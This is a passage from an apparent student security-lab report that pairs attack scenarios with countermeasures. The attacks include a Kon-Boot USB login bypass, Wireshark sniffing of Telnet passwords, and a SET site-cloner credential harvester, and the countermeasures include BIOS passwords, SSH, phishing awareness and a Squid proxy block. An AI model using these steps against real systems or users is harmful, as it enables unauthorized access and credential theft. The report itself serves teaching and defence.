Press Enter to Select Boot Device, ESC to Exit

                  CD-ROM
              Diskette Drive
                USB Device
                Hard Drive
            MBA v9.4.5  Slot 3F00
```

Figure 5. 10 : Show USB Device enable

Figure 5.10 show the USB device is enable. Select the USB Device option and choose Kon-Boot (Current Version) to begin the attack. For this attack, we just used a USB driver only.




```
www.thelead82.com - by Piotr Bania/LEAD 82

» Kon-Boot ver. 2.4 - ready! 32/64bit !!!
» Please note this software is protected by copyright laws.
» Checking SMAP BIOS entries ...
» Dum
```

Figure 5. 11 : Kon-Boot

Figure 5.11 show the Kon-Boot is launch. This mean the bios of computer already hack without any protection. This attack take only 5 minutes to launch and attacker will continue login the computer without using the password.

5.3.2.4 Implement Acceptable Use Policy


For the purpose countermeasure this attack will be put the password on bios of computer. Acceptable use policy is suitable policy to protected company from inside attacker. Using this policy, there are two procedure that company need to do before given computer to their staff.



```
Storage Options

Removable Media Boot        ▸Disable
Legacy Diskette Write        Enable
BIOS DMA Data Transfers      Enable
SATA Emulation               RAID+AHCI
IDE Controller               Enable

                         F10=Accept, ESC=Cancel
```

Figure 5. 12 : Removable Media Boot


Before this, media boot is enable so that everyone can used USB driver at well. Figure 5.12 is for a change removable media boot to disable to prevent from detect the USB drive that contain Kon-Boot or virus.



```
Power-On Password

Enter New Power-On Password    [*******                ]
Enter New Password Again       [*******                ]

                         F10=Accept, ESC=Cancel
```

Figure 5. 13 : Power on password

This Figure 5.13 is for users or technician need put password on the bios. This is to prevent to unauthorized user to change the setup that have done before. For this password need follow password protection policy.



Password Options

Network Server Mode Disable
Password Prompt on Warm Boot ▸Enable

F10=Accept, ESC=Cancel

Figure 5. 14 : Enable the password option

Figure5.14 above show the password options. Enable the password prompt on warm boot to make sure the bios password is launch on the bios. Thus, every users want to get on the desktop or bios, the password will be appear.

5.3.2.5 Implement Sniffer Attack

This third scenario, we will cover remote access tools policy. Using the policy, attack that will be implement is sniffer attack. On sniffer attack activities occur is attacker will capture payload of Telnet. Nodes will be involved on this policy is Figure 5.15.





Figure 5. 15 : Node for third scenario

On Figure 5.15 above that nodes will be involved in this attack. Windows server 2008 (inside) is a victim while Kali Linux (attacker) will capture the password and username. The two computers should have a Wireshark.

The one of the tools for sniffing attack is using Wireshark to sniff Telnet password. Firstly, install Wireshark in Kali Linux then run the Wireshark using Kali Linux IP address. Then run the telnet in Windows while Wireshark in Kali Linux will capture the username and password. Thus, for capture Wireshark we can’t get the directly but we need to follow TCP stream between client and telnet server.

5.3.2.6 Implement Remote Access Tools


For prevention tools a Telnet need change to use SSH because is a remote shell login and file copying, these security threats can be greatly diminished. Thus, the SSH client and server use digital signatures to verify their identity. Additionally, all communication between the client and server systems is encrypted. Install freeSSHD in Windows before configure SSH. Figure5.16 until Figure5.19 will descript how the SSH run.



Listen address: 192.168.12.4
Port: 2222
Max number of connections: 0
Idle timeout: 0 seconds
Banner message:
Command shell: C:\Windows\system32\cmd.exe
☑ Start SSH server on freeSSHd startup
☑ Use new console engine
RSA key: C:\Program Files\freeSSHd\RSAKey.cfg ... New...
121C06E8AFF495689924C7A3A969223F 1024 bits
DSA key: C:\Program Files\freeSSHd\DSAKey.cfg ... New...
A3BE51AEDCD9DB20A0A642CAF7D1AC82 1024 bits
ECDSA ... New...
No key file specified. [none]

Figure 5. 16 : Setting SSH

In this Figure5.16 above is need to setting SSH. On this part, need set a listen address 192.168.12.4 is IP address of Windows and port for SSH is 2222 not a 22 is for telnet. The encryption for password encrypt SSH is used AES256.


freeSSHd settings

Telnet server is not running.
Click here to start it.

SSH server is running.
There are no users currently online.
Click here to stop it.

freeSSHd version 1.3.1

Figure 5. 17 : Server Status

For authentication SSH setup for this prevention, required password authentication and allowing public key authentication is needed. Figure 5.17 above show to check status and make sure the SSH is running so it will secure and attacker can’t easy for capture password and off the Tunnel.

5.3.2.7 Implement Phishing Attack

The fourth scenario that will be covered is remote access policy. Based on this policy, the attack that suitable to make for pick the result is clone website. Clone website is one of the attack that the company may not have thought would happen. This is because may clone website of the attacker rarely did for an IT company. For this simulation, the nodes are involved as a Figure 5.18.





Figure 5. 18 : Node for fourth scenario

Based on Figure 5.18 is window computer (inside) will build the website of company used xammp that include PHP MyAdmin database. DMZ area is Ubuntu computer will be act as testing the website while Kali Linux computer (attacker) act as clone website based on URL of website.

This attack is very dangerous for a company because perhaps data on the company will be steal by unauthorized person. In that location can make a counterfeit of the website and will separate by email and if there didn’t notice the URL, the website will be hijacked. To make this attack will used social engineering attack tools.



```
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
 SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:8.8.8.4
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.ipcore.com
```

Figure 5. 19 : IP address and URL of the website

Figure 5.19 above show steps for make a clone website. Install setoolkit in Kali Linux, then choice social-engineering attacks to make a website attack. After that, choice website attack vectors to allow to clone a site and perform powershell injection. Choices credential harvester attack method will completely clone a website and allow to utilize the attack in same web application. Choice site cloner to import original website and attacker need put IP address which will replace the URL to the IP address. Attacker also need put the original URL that will be clone.

5.3.2.8 Implement Remote Access Policy

Countermeasure for this attack, actually it did not have a specific way to prevent the attack from occurring. However there are some ways that is needed to prevent it happen. One way is if there is an email that is not known and requires you to put your username and password. Before entering login details users has to check the padlock appeared on the top or bottom of webpage. It indicates that user is communicating with the real website. Second, if you open a website make sure check the valid URL and check that it has HTTPS or HTTP instead of IP address. It caused such a URL is different websites and the website is possible to hacking. Many websites have EV (extended validation) SSL certificates that turn address bars into a green bar so users easily get idea about authenticate websites. Additionally make sure that company website has a SSL Certificate due using this certificate, it is probably will not hacking by attacker.

5.3.2.9 Unauthorized Access Attack

This last scenario will covered ethics policy. On this attack, inside network will be open the games website. These games should not be opened follow by ethics policy. The design nodes that involved in this attack will be describe on Figure5.20.




Figure 5. 20 : Node for fifth scenario

Figure 5.20 above show Kali Linux computer will be act as a victim and Ubuntu computer which is a DMZ will be act as attacker for this scenario. This is because games website will be open in inside network.





Figure 5. 21 : Games site

The Kali Linux will create one games website using xampp to make everyone can open it. Ubuntu computer it supposedly cannot open based rule of security policy. But in Figure 5.21 shows a games site can open from outside network can access in internal network.

5.3.2.10 Implement Ethics policy

Based on this policy, countermeasure are suitable for prevent the inside network from open the other website or games is using proxy server. Proxy server is one tool that can help the organization is run smoothly.



root@psm2ubu: /etc/squid

```
 GNU nano 2.5.3                  File: squid.conf                          Modified

cl Safe_ports port 70           # gopher
cl Safe_ports port 210          # wais
cl Safe_ports port 1025-65535   # unregistered ports
cl Safe_ports port 280          # http-mgmt
cl Safe_ports port 488          # gss-http
cl Safe_ports port 591          # filemaker
cl Safe_ports port 777          # multiling http
cl CONNECT method CONNECT

cl blocksite dstdomain http://mycandycrush.com
ttp_access deny blocksite

  TAG: proxy_protocol_access
       Determine which client proxies can be trusted to provide correct
       information regarding real client IP address using PROXY protocol.

       Requests may pass through a chain of several other proxies
       before reaching us. The original source details may by sent in:
               * HTTP message Forwarded header, or
               * HTTP message X-Forwarded-For header, or
               * PROXY protocol connection header.

       This directive is solely for validating new PROXY protocol
       connections received from a port flagged with require-proxy-header.
       It is checked only once after TCP connection setup.

       A deny match results in TCP connection closure.

       An allow match is required for Squid to permit the corresponding
       TCP connection, before Squid even looks for HTTP request headers.
       If there is an allow match, Squid starts using PROXY header information
       to determine the source address of the connection for all future ACL
       checks, logging, etc.

       SECURITY CONSIDERATIONS:

               Any host from which we accept client IP details can place
               incorrect information in the relevant header, and Squid
               will use the incorrect information as if it were the
               source address of the request.  This may enable remote
               hosts to bypass any access control restrictions that are
               based on the client's source addresses.

       This clause only supports fast acl types.
             [ line 990/7900 (12%), col 1/49 (2%), char 35129/287456 (12%) ]
G Get Help     ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify      ^C Cur Pos
X Exit         ^R Read File    ^\ Replace      ^U Uncut Text   ^T To Spell     ^  Go To Line
```

Figure 5. 22 : Proxy ACL configuration

Before make a proxy server, need install the squid package using this command ***#sudo apt-get install squid***. To enter into as a Figure 5.22 above, need using command ***gedit /etc/squid/squid.conf*** for edit the configuration. The URL of games will be block using ACL configuration.

5.4 Summary

As a conclusion the implementation phase shows how the attack and prevention tools based on general security policy make in this project work. The environment setup of this project that list and explain all the process involved to make this project work smoothly. For next chapter, it will cover the testing and analysis part. Compression before and after the attack will be cover in chapter 6.

CHAPTER VI

TESTING AND ANALYSIS

6.1 Introduction

Previous chapter, we have discuss briefly about the implementation of the project. Now that we have implement the project we will now continue to discuss and review the testing of this project. Network design for this project. The requirements of software and hardware are discussed. Testing of a project is crucial in order to ensure that the project is completed and met the requirement of the project, the result in testing is an attack and recovery for the attack.

To begin testing and analysis phase, firstly organize the test plan on how to conduct data testing. The test plan is to make more accurate result test such as test organization, test environment and test schedule. Secondly, in test strategy the outcome from analysis phase will be discuss and verify the result that get from test plan. Finally, make the comparison of the test results and analysis. Testing phase have a strategy to have the accuracy result which are test plan, test strategy and test design.

6.2 Test Plan

This part will be explaining the plan for test organization and test environment, test schedule.

6.2.1 Test Organization

In the test organization, Kali Linux will be used as an attacker from outside while Windows computer act as attacker inside for a certain attack and Ubuntu will be as a DMZ area for a certain prevention of attack. Based on general security policy, we produce a new organization for get a result to compare a before and after attack occurs.

6.2.2 Test Environment

The test environment discuss the testing location and how the environment setup. As all the equipment is setting up in Security laboratory at Faculty of Information and Communication Technology, UTeM. For environment setup, all computer installed with different operating system as a details in chapter 5.

6.2.3 Test Schedule

The development status of each for each of the scenario and module of attack is describe below:

Scenario 1 : Brute Force Attack

Policy : Password Protection Policy

Description : Attacker will crack the password

Duration to complete **:** 4 days

Completion Date : 3/10/2016

Scenario 2 : Data Stealing

Policy : Acceptable Use Policy

Description : Hack the computer with USB driver

Duration to complete **:** 5 days

Completion Date : 7/10/2016

Scenario 3 : Sniffer Attack

Policy : Remote Access Tools

Description : Capture payload using Telnet

Duration to complete **:** 3 days

Completion Date : 12/10/2016

Scenario 4 : Phishing Attack

Policy : Remote Access Policy

Description : Clone website

Duration to complete **:** 1 week

Completion Date : 21/10/2016

Scenario 5 : Unauthorized Access Attack

Policy : Ethics Policy

Description : Games attack

**Duration to complete : ** 4 days

Completion Date : 27/10/2016

6.3 Test Design

Test design explains testing output or description. This section will describe the design of the test being carried in the form of cases and expected output results. The details explanation of design cover on chapter 4.

6.4Test Result and Analysis

This section will shows a compression before and after attack occurs during the testing phase. After we do the implementation on chapter 5, this is test result and analysis is done to make sure the output will achieve the objective of this project. Based on general policy, Table 6.2 explain analysis the result.

Table 6. 1 : Analysis Result


Scenario	**Policy**	**Attack**	**Result of attack**	**Result after prevent**
Scenario 1	Password Protection Policy	Brute Force Attack	FTP successfully can open using website	FTP denied to open
Scenario 2	Acceptable Use Policy	Data Stealing	Successfully open desktop without password	Successfully open desktop with password
Scenario 3	Remote Access Tools	Sniffer Attack	Password and username successfully sniff	Cannot read password and username
Scenario 4	Remote Access Policy	Phishing Attack	Original Website successfully clone	Based on details on policy
Scenario 5	Ethics Policy	Unauthorized Access Attack	Games website successfully open	Block the games website

6.4.1 Testing the Security Policy

For testing part, this project will show after attack launch what will going happen. After the countermeasure be conducted, the attack can be avoid.

6.4.2 Before implement Password Protection Policy

This is first scenario that will be testing after implementation occur in chapter 5. Based on crack the password using brute force attack, the attacker get password and username to hack the FTP server of Ubuntu.



Index of ftp://203.1.1.2/

Up to higher level directory

